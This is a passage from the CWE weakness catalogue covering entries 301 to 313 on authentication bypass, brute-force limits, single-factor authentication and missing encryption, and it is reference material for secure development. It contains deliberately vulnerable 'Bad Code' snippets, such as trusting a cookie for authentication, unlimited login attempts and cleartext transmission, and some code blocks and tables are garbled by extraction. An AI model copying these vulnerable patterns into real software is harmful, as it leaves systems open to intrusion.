Reflection attacks capitalize on mutual authentication schemes in order to trick the target into revealing the secret shared between it and another valid user. In a basic mutual-authentication scheme, a secret is known to both the valid user and the server; this allows them to authenticate. In order that they may verify this shared secret without sending it plainly over the wire, they utilize a Diffie-Hellman-style scheme in which they each pick a value, then request the hash of that value as keyed by the shared secret. In a reflection attack, the attacker claims to be a valid user and requests the hash of a random value from the server. When the server returns this value and requests its own value to be hashed, the attacker opens another connection to the server. This time, the hash requested by the attacker is the value which the server requested in the first connection. When the server returns this hashed value, it is used in the first connection, authenticating the attacker successfully as the impersonated valid user.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		287	Improper Authentication	699 1000	377
PeerOf		327	Use of a Broken or Risky Cryptographic Algorithm	1000	425
ChildOf		718	OWASP Top Ten 2007 Category A7 - Broken Authentication and Session Management	629	849

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Reflection attack in an auth protocol
OWASP Top Ten 2007	A7	CWE More Specific	Broken Authentication and Session Management

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
90	Reflection Attack in Authentication Protocol	

Maintenance Notes

The term "reflection" is used in multiple ways within CWE and the community, so its usage should be reviewed.

CWE-302: Authentication Bypass by Assumed-Immutable Data

Weakness ID: 302 (*Weakness Variant*) **Status:** Incomplete

Description

Summary

The authentication scheme or implementation uses key data elements that are assumed to be immutable, but can be controlled or modified by the attacker.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

In the following example, an "authenticated" cookie is used to determine whether or not a user should be granted access to a system. Of course, modifying the value of a cookie on the client-side is trivial, but many developers assume that cookies are essentially immutable.

Java Example:

Bad Code

```
boolean authenticated = new Boolean(getCookieValue("authenticated")).booleanValue();
if (authenticated) {
    ...
}
```

Observed Examples

Reference	Description
CVE-2002-0367	DebPloit
CVE-2002-1730	Authentication bypass by setting certain cookies to "true".
CVE-2002-1734	Authentication bypass by setting certain cookies to "true".
CVE-2002-2054	Gain privileges by setting cookie.
CVE-2002-2064	Admin access by setting a cookie.
CVE-2004-0261	Web auth
CVE-2004-1611	Product trusts authentication information in cookie.
CVE-2005-1708	Authentication bypass by setting admin-testing variable to true.
CVE-2005-1787	Bypass auth and gain privileges by setting a variable.

Potential Mitigations

Architecture and Design

Operation

Implementation

Implement proper protection for immutable data (e.g. environment variable, hidden form fields, etc.)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		592	Authentication Bypass Issues	699	699
ChildOf		724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
ChildOf		807	Reliance on Untrusted Inputs in a Security Decision	1000	943

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Authentication Bypass via Assumed-Immutable Data
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
10	Buffer Overflow via Environment Variables	
13	Subverting Environment Variable Values	
21	Exploitation of Session Variables, Resource IDs and other Trusted Credentials	
31	Accessing/Intercepting/Modifying HTTP Cookies	
39	Manipulating Opaque Client-based Data Tokens	
45	Buffer Overflow via Symbolic Links	
77	Manipulating User-Controlled Variables	
274	HTTP Verb Tampering	

CWE-303: Incorrect Implementation of Authentication Algorithm

Weakness ID: 303 (Weakness Base)

Status: Draft

Description

Summary

The requirements for the software dictate the use of an established authentication algorithm, but the implementation of the algorithm is incorrect.

Extended Description

This incorrect implementation may allow authentication to be bypassed.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2003-0750	Conditional should have been an 'or' not an 'and'.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		287	Improper Authentication	699	377
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Authentication Logic Error

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
90	Reflection Attack in Authentication Protocol	

CWE-304: Missing Critical Step in Authentication

Weakness ID: 304 (Weakness Base)

Status: Draft

Description

Summary

The software implements an authentication technique, but it skips a step that weakens the technique.

Extended Description

Authentication techniques should follow the algorithms that define them exactly, otherwise authentication can be bypassed or more easily subjected to brute force attacks.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2004-2163	Shared secret not verified in a RADIUS response packet, allowing authentication bypass by spoofing server replies.

Relationships

Nature	Type	ID	Name	<input type="checkbox"/>	Page
ChildOf		287	Improper Authentication	<input checked="" type="checkbox"/>	699 377
CanPrecede		287	Improper Authentication	<input type="checkbox"/>	1000 377
ChildOf		573	Failure to Follow Specification	<input type="checkbox"/>	1000 680
ChildOf		724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	<input type="checkbox"/>	711 852

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Missing Critical Step in Authentication

CWE-305: Authentication Bypass by Primary Weakness

Weakness ID: 305 (Weakness Base)

Status: Draft

Description

Summary

The authentication algorithm is sound, but the implemented mechanism can be bypassed as the result of a separate weakness that is primary to the authentication error.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0979	The password is not properly checked, which allows remote attackers to bypass access controls by sending a 1-byte password that matches the first character of the real password.
CVE-2001-0088	
CVE-2002-1374	The provided password is only compared against the first character of the real password.

Relationships

Nature	Type	ID	Name	<input type="checkbox"/>	Page
ChildOf		592	Authentication Bypass Issues	<input checked="" type="checkbox"/>	699 699
				<input type="checkbox"/>	1000

Relationship Notes

Most "authentication bypass" errors are resultant, not primary.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Authentication Bypass by Primary Weakness

CWE-306: Missing Authentication for Critical Function

Weakness ID: 306 (Weakness Variant)

Status: Draft

Description

Summary

The software does not perform any authentication for functionality that requires a provable user identity or consumes a significant amount of resources.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- Language-independent

Common Consequences

Integrity

Gain privileges / assume identity

Exposing critical functionality essentially provides an attacker with the privilege level of that functionality. The consequences will depend on the associated functionality, but they can range from reading or modifying sensitive data, access to administrative or other privileged functionality, or possibly even execution of arbitrary code.

Likelihood of Exploit

Medium to High

Detection Methods

Manual Analysis

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

Specifically, manual static analysis is useful for evaluating the correctness of custom authentication mechanisms.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Automated Static Analysis

Limited

Automated static analysis is useful for detecting commonly-used idioms for authentication. A tool may be able to analyze related configuration files, such as .htaccess in Apache web servers, or detect the usage of commonly-used authentication libraries.

Generally, automated static analysis tools have difficulty detecting custom authentication schemes. In addition, the software's design may include some functionality that is accessible to any user and does not require an established identity; an automated technique that detects the absence of authentication may report false positives.

Demonstrative Examples

In the following Java example the method createBankAccount is used to create a BankAccount object for a bank management application.

Java Example:

Bad Code

```
public BankAccount createBankAccount(String accountNumber, String accountType,
String accountName, String accountSSN, double balance) {
    BankAccount account = new BankAccount();
    account.setAccountNumber(accountNumber);
    account.setAccountType(accountType);
    account.setAccountOwnerName(accountName);
    account.setAccountOwnerSSN(accountSSN);
    account.setBalance(balance);
    return account;
}
```

However, there is no authentication mechanism to ensure that the user creating this bank account object has the authority to create new bank accounts. Some authentication mechanisms should be used to verify that the user has the authority to create bank account objects.

The following Java code includes a boolean variable and method for authenticating a user. If the user has not been authenticated then the createBankAccount will not create the bank account object.

Java Example:

Good Code

```
private boolean isUserAuthentic = false;
// authenticate user,
// if user is authenticated then set variable to true
// otherwise set variable to false
public boolean authenticateUser(String username, String password) {
    ...
}
public BankAccount createNewBankAccount(String accountNumber, String accountType,
String accountName, String accountSSN, double balance) {
    BankAccount account = null;
    if (isUserAuthentic) {
        account = new BankAccount();
        account.setAccountNumber(accountNumber);
        account.setAccountType(accountType);
        account.setAccountOwnerName(accountName);
        account.setAccountOwnerSSN(accountSSN);
        account.setBalance(balance);
    }
    return account;
}
```

Observed Examples

Reference	Description
CVE-2002-1810	MFV. Access TFTP server without authentication and obtain configuration file with sensitive plaintext information.
CVE-2004-0213	Product enforces restrictions through a GUI but not through privileged APIs.
CVE-2008-6827	Agent software running at privileges does not authenticate incoming requests over an unprotected channel, allowing a Shatter" attack.

Potential Mitigations

Architecture and Design

Divide your software into anonymous, normal, privileged, and administrative areas. Identify which of these areas require a proven user identity, and use a centralized authentication capability. Identify all potential communication channels, or other means of interaction with the software, to ensure that all channels are appropriately protected. Developers sometimes perform authentication at the primary channel, but open up a secondary channel that is assumed to be private. For example, a login mechanism may be listening on one network port, but after successful authentication, it may open up a second port where it waits for the connection, but avoids authentication because it assumes that only the authenticated party will connect to the port.

In general, if the software or protocol allows a single session or user state to persist across multiple connections or channels, authentication and appropriate credential management need to be used throughout.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Architecture and Design

Where possible, avoid implementing custom authentication routines and consider using authentication capabilities as provided by the surrounding framework, operating system, or environment. These may make it easier to provide a clear separation between authentication tasks and authorization tasks.



In environments such as the World Wide Web, the line between authentication and authorization is sometimes blurred. If custom authentication routines are required instead of those provided by the server, then these routines must be applied to every single page, since these pages could be requested directly.

Architecture and Design**Libraries or Frameworks**

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, consider using libraries with authentication capabilities such as OpenSSL or the ESAPI Authenticator.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		287	Improper Authentication	699	377
				1000	
ChildOf		803	2010 Top 25 - Porous Defenses	800	936

Relationship Notes

This is separate from "bypass" issues in which authentication exists, but is faulty.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	No Authentication for Critical Function

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
12	Choosing a Message/Channel Identifier on a Public/Multicast Channel	
36	Using Unpublished Web Service APIs	
40	Manipulating Writeable Terminal Devices	
62	Cross Site Request Forgery (aka Session Riding)	
225	Exploitation of Authentication	

References

[REF-7] Mark Dowd, John McDonald and Justin Schuh. "The Art of Software Security Assessment". Chapter 2, "Common Vulnerabilities of Authentication," Page 36. 1st Edition. Addison Wesley. 2006.

Frank Kim. "Top 25 Series - Rank 19 - Missing Authentication for Critical Function". SANS Software Security Institute. 2010-02-23. < <http://blogs.sans.org/appsecstreetfighter/2010/02/23/top-25-series-rank-19-missing-authentication-for-critical-function/> >.

CWE-307: Improper Restriction of Excessive Authentication Attempts

Weakness ID: 307 (Weakness Base)

Status: Draft

Description**Summary**

The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.

Time of Introduction

- Architecture and Design

Applicable Platforms**Languages**

- Language-independent

Demonstrative Examples

Example 1:

The following code, extracted from a servlet's doPost() method, performs an authentication lookup every time the servlet is invoked.

Java Example:

Bad Code

```
String username = request.getParameter("username");
String password = request.getParameter("password");
int authResult = authenticateUser(username, password);
```

However, the software makes no attempt to restrict excessive authentication attempts.

Example 2:

In January 2009, an attacker was able to gain administrator access to a Twitter server because the server did not restrict the number of login attempts. The attacker targeted a member of Twitter's support team and was able to successfully guess the member's password using a brute force with a large number of common words. Once the attacker gained access as the member of the support staff, he used the administrator panel to gain access to 33 accounts that belonged to celebrities and politicians. Ultimately, fake Twitter messages were sent that appeared to come from the compromised accounts.

References

Kim Zetter. "Weak Password Brings 'Happiness' to Twitter Hacker". 2009-01-09. < <http://www.wired.com/threatlevel/2009/01/professed-twitt/> >.

Example 3:

In the following C/C++ example the validateUser method opens a socket connection, reads a username and password from the socket and attempts to authenticate the username and password.

C/C++ Example:

Bad Code

```
int validateUser(char *host, int port)
{
    int socket = openSocketConnection(host, port);
    if (socket < 0) {
        printf("Unable to open socket connection");
        return(FAIL);
    }
    int isValidUser = 0;
    char username[USERNAME_SIZE];
    char password[PASSWORD_SIZE];
    while (isValidUser == 0) {
        if (getNextMessage(socket, username, USERNAME_SIZE) > 0) {
            if (getNextMessage(socket, password, PASSWORD_SIZE) > 0) {
                isValidUser = AuthenticateUser(username, password);
            }
        }
    }
    return(SUCCESS);
}
```

The validateUser method will continuously check for a valid username and password without any restriction on the number of authentication attempts made. The method should limit the number of authentication attempts made to prevent brute force attacks as in the following example code.

C/C++ Example:

Good Code

```
int validateUser(char *host, int port)
{
    ...
    int count = 0;
    while ((isValidUser == 0) && (count < MAX_ATTEMPTS)) {
        if (getNextMessage(socket, username, USERNAME_SIZE) > 0) {
            if (getNextMessage(socket, password, PASSWORD_SIZE) > 0) {
                isValidUser = AuthenticateUser(username, password);
            }
        }
    }
}
```

```

count++;
}
if (isValidUser) {
    return(SUCCESS);
}
else {
    return(FAIL);
}
}
}

```

Observed Examples

Reference	Description
CVE-1999-1152	Product does not disconnect or timeout after multiple failed logins.
CVE-1999-1324	User accounts not disabled when they exceed a threshold; possibly a resultant problem.
CVE-2001-0395	Product does not disconnect or timeout after multiple failed logins.
CVE-2001-1291	Product does not disconnect or timeout after multiple failed logins.
CVE-2001-1339	Product does not disconnect or timeout after multiple failed logins.
CVE-2002-0628	Product does not disconnect or timeout after multiple failed logins.

Potential Mitigations

Architecture and Design

Common protection mechanisms include:

- Disconnecting the user after a small number of failed attempts
- Implementing a timeout
- Locking out a targeted account
- Requiring a computational task on the user's part.

Architecture and Design

Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Consider using libraries with authentication capabilities such as OpenSSL or the ESAPI Authenticator.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		287	Improper Authentication	699	377
ChildOf		724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
ChildOf		799	Improper Control of Interaction Frequency	1000	933
ChildOf		808	2010 Top 25 - Weaknesses On the Cusp	800	946

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER	AUTHENT.MULTIPLE	Multiple Failed Authentication Attempts not Prevented

CWE-308: Use of Single-factor Authentication

Weakness ID: 308 (Weakness Base)

Status: Draft

Description

Summary

The use of single-factor authentication can lead to unnecessary risk of compromise when compared with the benefits of a dual-factor authentication scheme.

Extended Description

While the use of multiple authentication schemes is simply piling on more complexity on top of authentication, it is inestimably valuable to have such measures of redundancy. The use of weak, reused, and common passwords is rampant on the internet. Without the added protection of multiple authentication schemes, a single mistake can result in the compromise of an

account. For this reason, if multiple schemes are possible and also easy to use, they should be implemented and required.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authentication

If the secret in a single-factor authentication scheme gets compromised, full authentication is possible.

Likelihood of Exploit

High

Demonstrative Examples

C Example:

```
unsigned char *check_passwd(char *plaintext) {
    ctext=simple_digest("sha1",plaintext,strlen(plaintext))
    ...
};
if (ctext==secret_password()) // Log me in
}
```

Java Example:

```
String plainText = new String(plainTextIn)
MessageDigest encer = MessageDigest.getInstance("SHA");
encer.update(plainTextIn);
byte[] digest = password.digest();
if (digest==secret_password()) //log me in
```

Potential Mitigations

Architecture and Design

Use multiple independent authentication schemes, which ensures that -- if one of the methods is compromised -- the system itself is still likely safe from compromise.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		287	Improper Authentication	699	377
PeerOf		309	Use of Password System for Primary Authentication	1000	405
ChildOf		654	Reliance on a Single Factor in a Security Decision	1000	764

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Using single-factor authentication

CWE-309: Use of Password System for Primary Authentication

Weakness ID: 309 (Weakness Base)

Status: Draft

Description

Summary

The use of password systems as the primary means of authentication may be subject to several flaws or shortcomings, each reducing the effectiveness of the mechanism.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authentication

The failure of a password authentication mechanism will almost always result in attackers being authorized as valid users.

Likelihood of Exploit

Very High

Demonstrative Examples

C Example:

```
unsigned char *check_passwd(char *plaintext) {
    ctext=simple_digest("sha1",plaintext,strlen(plaintext)...);
    if (ctext==secret_password()) // Log me in
}
```

Java Example:

```
String plainText = new String(plainTextIn)
MessageDigest encer = MessageDigest.getInstance("SHA");
encer.update(plainTextIn);
byte[] digest = password.digest();
if (digest==secret_password()) //log me in
```

Potential Mitigations

Architecture and Design

In order to protect password systems from compromise, the following should be noted:

Passwords should be stored safely to prevent insider attack and to ensure that -- if a system is compromised -- the passwords are not retrievable. Due to password reuse, this information may be useful in the compromise of other systems these users work with. In order to protect these passwords, they should be stored encrypted, in a non-reversible state, such that the original text password cannot be extracted from the stored value.

Password aging should be strictly enforced to ensure that passwords do not remain unchanged for long periods of time. The longer a password remains in use, the higher the probability that it has been compromised. For this reason, passwords should require refreshing periodically, and users should be informed of the risk of passwords which remain in use for too long.

Password strength should be enforced intelligently. Rather than restrict passwords to specific content, or specific length, users should be encouraged to use upper and lower case letters, numbers, and symbols in their passwords. The system should also ensure that no passwords are derived from dictionary words.

Architecture and Design

Use a zero-knowledge password protocol, such as SRP.

Architecture and Design

Ensure that passwords are stored safely and are not reversible.

Architecture and Design

Implement password aging functionality that requires passwords be changed after a certain point.

Architecture and Design

Use a mechanism for determining the strength of a password and notify the user of weak password use.

Architecture and Design

Inform the user of why password protections are in place, how they work to protect data integrity, and why it is important to heed their warnings.

Background Details

Password systems are the simplest and most ubiquitous authentication mechanisms. However, they are subject to such well known attacks, and such frequent compromise that their use in the most simple implementation is not practical.

Relationships

Nature	Type	ID	Name		Page
ChildOf		287	Improper Authentication		699 377 1000

Nature	Type	ID	Name	Fit	Page
PeerOf	B	308	Use of Single-factor Authentication	1000	404
ChildOf	B	654	Reliance on a Single Factor in a Security Decision	1000	764
ChildOf	C	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
PeerOf	V	262	Not Using Password Aging	1000	350

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Using password systems
OWASP Top Ten 2004	A3	CWE More Specific	Broken Authentication and Session Management

CWE-310: Cryptographic Issues

Category ID: 310 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to the use of cryptography.

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	Fit	Page
ChildOf	C	254	Security Features	699	340
ParentOf	B	311	Missing Encryption of Sensitive Data	699	407
ParentOf	C	320	Key Management Errors	699	418
ParentOf	B	325	Missing Required Cryptographic Step	699	423
ParentOf	C	326	Inadequate Encryption Strength	699	424
ParentOf	B	327	Use of a Broken or Risky Cryptographic Algorithm	699	425
ParentOf	B	328	Reversible One-Way Hash	699	428
ParentOf	V	329	Not Using a Random IV with CBC Mode	699	429
MemberOf	V	635	Weaknesses Used by NVD	635	738
ParentOf	V	780	Use of RSA Algorithm without OAEP	699	912

Relationship Notes

Some of these can be resultant.

Functional Areas

- Cryptography

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Cryptographic Issues

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 8, "Cryptographic Foibles" Page 259. 2nd Edition. Microsoft. 2002.

Maintenance Notes

This category is incomplete and needs refinement, as there is good documentation of cryptographic flaws and related attacks.

Relationships between CWE-310, CWE-326, and CWE-327 and all their children need to be reviewed and reorganized.

CWE-311: Missing Encryption of Sensitive Data

Weakness ID: 311 (Weakness Base) Status: Draft

Description

Summary

The software does not encrypt sensitive or critical information before storage or transmission.

Extended Description

The lack of proper data encryption passes up the guarantees of confidentiality, integrity, and accountability that properly implemented encryption conveys.

Time of Introduction

- Architecture and Design
- Operation

Applicable Platforms**Languages**

- Language-independent

Common Consequences**Confidentiality****Read application data**

If the application does not use a secure channel, such as SSL, to exchange sensitive information, it is possible for an attacker with access to the network traffic to sniff packets from the connection and uncover the data. This attack is not technically difficult, but does require physical access to some portion of the network over which the sensitive data travels. This access is usually somewhere near where the user is connected to the network (such as a colleague on the company network) but can be anywhere along the path from the user to the end server.

Confidentiality**Integrity****Modify application data**

Omitting the use of encryption in any program which transfers data over a network of any kind should be considered on par with delivering the data sent to each user on the local networks of both the sender and receiver. Worse, this omission allows for the injection of data into a stream of communication between two parties -- with no means for the victims to separate valid data from invalid. In this day of widespread network attacks and password collection sniffers, it is an unnecessary risk to omit encryption from the design of any system which might benefit from it.

Likelihood of Exploit

High to Very High

Detection Methods**Manual Analysis****High**

The characterization of sensitive data often requires domain-specific understanding, so manual methods are useful. However, manual efforts might not achieve desired code coverage within limited time constraints. Black box methods may produce artifacts (e.g. stored data or unencrypted network transfer) that require manual evaluation.

Automated Analysis

Automated measurement of the entropy of an input/output source may indicate the use or lack of encryption, but human analysis is still required to distinguish intentionally-unencrypted data (e.g. metadata) from sensitive data.

Demonstrative Examples**Example 1:**

The following code attempts to establish a connection, read in a password, then store it to a buffer.

C Example:

Bad Code

```
server.sin_family = AF_INET; hp = gethostbyname(argv[1]);
if (hp==NULL) error("Unknown host");
memcpy( (char *)&server.sin_addr,(char *)hp->h_addr,hp->h_length);
if (argc < 3) port = 80;
else port = (unsigned short)atoi(argv[3]);
server.sin_port = htons(port);
if (connect(sock, (struct sockaddr *)&server, sizeof server) < 0) error("Connecting");
...
```

```
while ((n=read(sock,buffer,BUFSIZE-1))!=-1) {
    write(dfd,password_buffer,n);
    ...
}
```

While successful, the program fails to encrypt the data before writing it to a buffer, possibly exposing it to unauthorized actors.

Example 2:

The following code attempts to establish a connection to a site to communicate sensitive information.

Java Example:

Bad Code

```
try {
    URL u = new URL("http://www.secret.example.org/");
    HttpURLConnection hu = (HttpURLConnection) u.openConnection();
    hu.setRequestMethod("PUT");
    hu.connect();
    OutputStream os = hu.getOutputStream();
    hu.disconnect();
}
catch (IOException e) {
    //...
}
```

Though a connection is successfully made, the connection is unencrypted and it is possible that all sensitive data sent to or received from the server will be read by unintended actors.

Observed Examples

Reference	Description
CVE-2002-1949	Passwords transmitted in cleartext.
CVE-2004-1852	Product transmits Blowfish encryption key in cleartext.
CVE-2005-3140	Product sends file with cleartext passwords in e-mail message intended for diagnostic purposes.
CVE-2007-4786	Product sends passwords in cleartext to a log server.
CVE-2007-4961	Chain: cleartext transmission of the MD5 hash of password enables attacks against a server that is susceptible to replay (CWE-294).
CVE-2007-5626	Backup routine sends password in cleartext in email.
CVE-2007-5778	login credentials stored unencrypted in a registry key
CVE-2008-0174	SCADA product uses HTTP Basic Authentication, which is not encrypted
CVE-2008-0374	Printer sends configuration information, including administrative password, in cleartext.
CVE-2008-1567	storage of a secret key in cleartext in a temporary file
CVE-2008-3289	Product sends password hash in cleartext in violation of intended policy.
CVE-2008-4122	Chain: failure to set "secure" flag in HTTPS cookie causes it to be transmitted across unencrypted HTTP.
CVE-2008-4390	Remote management feature sends sensitive information including passwords in cleartext.
CVE-2008-6157	storage of unencrypted passwords in a database
CVE-2008-6828	product stores a password in cleartext in memory
CVE-2009-0152	chat program disables SSL in some circumstances even when the user says to use SSL.
CVE-2009-0964	storage of unencrypted passwords in a database
CVE-2009-1466	password stored in cleartext in a file with insecure permissions
CVE-2009-1603	Chain: product uses an incorrect public exponent when generating an RSA key, which effectively disables the encryption
CVE-2009-2272	password and username stored in cleartext in a cookie

Potential Mitigations

Requirements

Clearly specify which data or resources are valuable enough that they should be protected by encryption. Require that any transmission or storage of this data/resource should use well-vetted encryption algorithms.

Architecture and Design Threat Modeling

Using threat modeling or other techniques, assume that your data can be compromised through a separate vulnerability or weakness, and determine where encryption will be most effective. Ensure that data you believe should be private is not being inadvertently exposed using weaknesses such as insecure permissions (CWE-732).

Architecture and Design

Ensure that encryption is properly integrated into the system design, including but not necessarily limited to:

Encryption that is needed to store or transmit private data of the users of the system

Encryption that is needed to protect the system itself from unauthorized disclosure or tampering

Identify the separate needs and contexts for encryption:

One-way (i.e., only the user or recipient needs to have the key). This can be achieved using public key cryptography, or other techniques in which the encrypting party (i.e., the software) does not need to have access to a private key.

Two-way (i.e., the encryption can be automatically performed on behalf of a user, but the key must be available so that the plaintext can be automatically recoverable by that user). This requires storage of the private key in a format that is recoverable only by the user (or perhaps by the operating system) in a way that cannot be recovered by others.

Architecture and Design

Libraries or Frameworks

Select a well-vetted algorithm that is currently considered to be strong by experts in the field, and select well-tested implementations. As with all cryptographic mechanisms, the source code should be available for analysis.

For example, US government systems require FIPS 140-2 certification.

Do not develop your own cryptographic algorithms. They will likely be exposed to attacks that are well-understood by cryptographers. Reverse engineering techniques are mature. If your algorithm can be compromised if attackers find out how it works, then it is especially weak.

Periodically ensure that you aren't using obsolete cryptography. Some older algorithms, once thought to require a billion years of computing time, can now be broken in days or hours. This includes MD4, MD5, SHA1, DES, and other algorithms that were once regarded as strong.

Architecture and Design

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Implementation

Architecture and Design

When you use industry-approved techniques, you need to use them correctly. Don't cut corners by skipping resource-intensive steps (CWE-325). These steps are often essential for preventing common attacks.

Implementation




Identify and Reduce Attack Surface

Defense in Depth

Use naming conventions and strong types to make it easier to spot when sensitive data is being used. When creating structures, objects, or other complex entities, separate the sensitive and non-sensitive data as much as possible.

This makes it easier to spot places in the code where data is being used that is unencrypted.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		310	Cryptographic Issues	699	407
ChildOf		693	Protection Mechanism Failure	1000	814
ChildOf		719	OWASP Top Ten 2007 Category A8 - Insecure Cryptographic Storage	629	849

Nature	Type	ID	Name	▼	Page
ChildOf	C	720	OWASP Top Ten 2007 Category A9 - Insecure Communications	629	850
ChildOf	C	729	OWASP Top Ten 2004 Category A8 - Insecure Storage	711	854
ChildOf	C	803	2010 Top 25 - Porous Defenses	800	936
ParentOf	B	312	<i>Cleartext Storage of Sensitive Information</i>	699 1000	411
ParentOf	B	319	<i>Cleartext Transmission of Sensitive Information</i>	699 1000	416
PeerOf	B	327	<i>Use of a Broken or Risky Cryptographic Algorithm</i>	1000	425
ParentOf	V	614	<i>Sensitive Cookie in HTTPS Session Without 'Secure' Attribute</i>	699 1000	721

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Failure to encrypt data
OWASP Top Ten 2007	A8	CWE More Specific	Insecure Cryptographic Storage
OWASP Top Ten 2007	A9	CWE More Specific	Insecure Communications
OWASP Top Ten 2004	A8	CWE More Specific	Insecure Storage
WASC	4		Insufficient Transport Layer Protection

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
31	Accessing/Intercepting/Modifying HTTP Cookies	
37	Lifting Data Embedded in Client Distributions	
65	Passively Sniff and Capture Application Code Bound for Authorized Client	
117	Data Interception Attacks	
155	Screen Temporary Files for Sensitive Information	
157	Sniffing Attacks	
167	Lifting Sensitive Data from the Client	
204	Lifting cached, sensitive data embedded in client distributions (thick or thin)	
205	Lifting credential(s)/key material embedded in client distributions (thick or thin)	
258	Passively Sniffing and Capturing Application Code Bound for an Authorized Client During Dynamic Update	
259	Passively Sniffing and Capturing Application Code Bound for an Authorized Client During Patching	
260	Passively Sniffing and Capturing Application Code Bound for an Authorized Client During Initial Distribution	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 9, "Protecting Secret Data" Page 299. 2nd Edition. Microsoft. 2002.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 17: Failure to Protect Stored Data." Page 253. McGraw-Hill. 2010.

Frank Kim. "Top 25 Series - Rank 10 - Missing Encryption of Sensitive Data". SANS Software Security Institute. 2010-02-26. < <http://blogs.sans.org/appsecstreetfighter/2010/02/26/top-25-series-rank-10-missing-encryption-of-sensitive-data/> >.

CWE-312: Cleartext Storage of Sensitive Information

Weakness ID: 312 (Weakness Base)

Status: Draft

Description

Summary

The application stores sensitive information in cleartext within a resource that might be accessible to another control sphere, when the information should be encrypted or otherwise protected.

Extended Description

Because the information is stored in cleartext, attackers could potentially read it.

Time of Introduction

- Architecture and Design

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	311	Missing Encryption of Sensitive Data	699 1000	407
ChildOf	C	816	OWASP Top Ten 2010 Category A7 - Insecure Cryptographic Storage	809	950
ParentOf	V	313	<i>Plaintext Storage in a File or on Disk</i>	699 1000	412
ParentOf	V	314	<i>Plaintext Storage in the Registry</i>	699 1000	413
ParentOf	V	315	<i>Plaintext Storage in a Cookie</i>	699 1000	413
ParentOf	V	316	<i>Plaintext Storage in Memory</i>	699 1000	414
ParentOf	V	317	<i>Plaintext Storage in GUI</i>	699 1000	415
ParentOf	V	318	<i>Plaintext Storage in Executable</i>	699 1000	415

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Plaintext Storage of Sensitive Information

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
37	Lifting Data Embedded in Client Distributions	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 9, "Protecting Secret Data" Page 299. 2nd Edition. Microsoft. 2002.

CWE-313: Plaintext Storage in a File or on Disk**Weakness ID:** 313 (*Weakness Variant*)**Status:** Draft**Description****Summary**

Storing sensitive data in plaintext in a file, or on disk, makes the data more easily accessible than if encrypted. This significantly lowers the difficulty of exploitation by attackers.

Time of Introduction

- Architecture and Design

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2001-1481	Plaintext credentials in world-readable file.
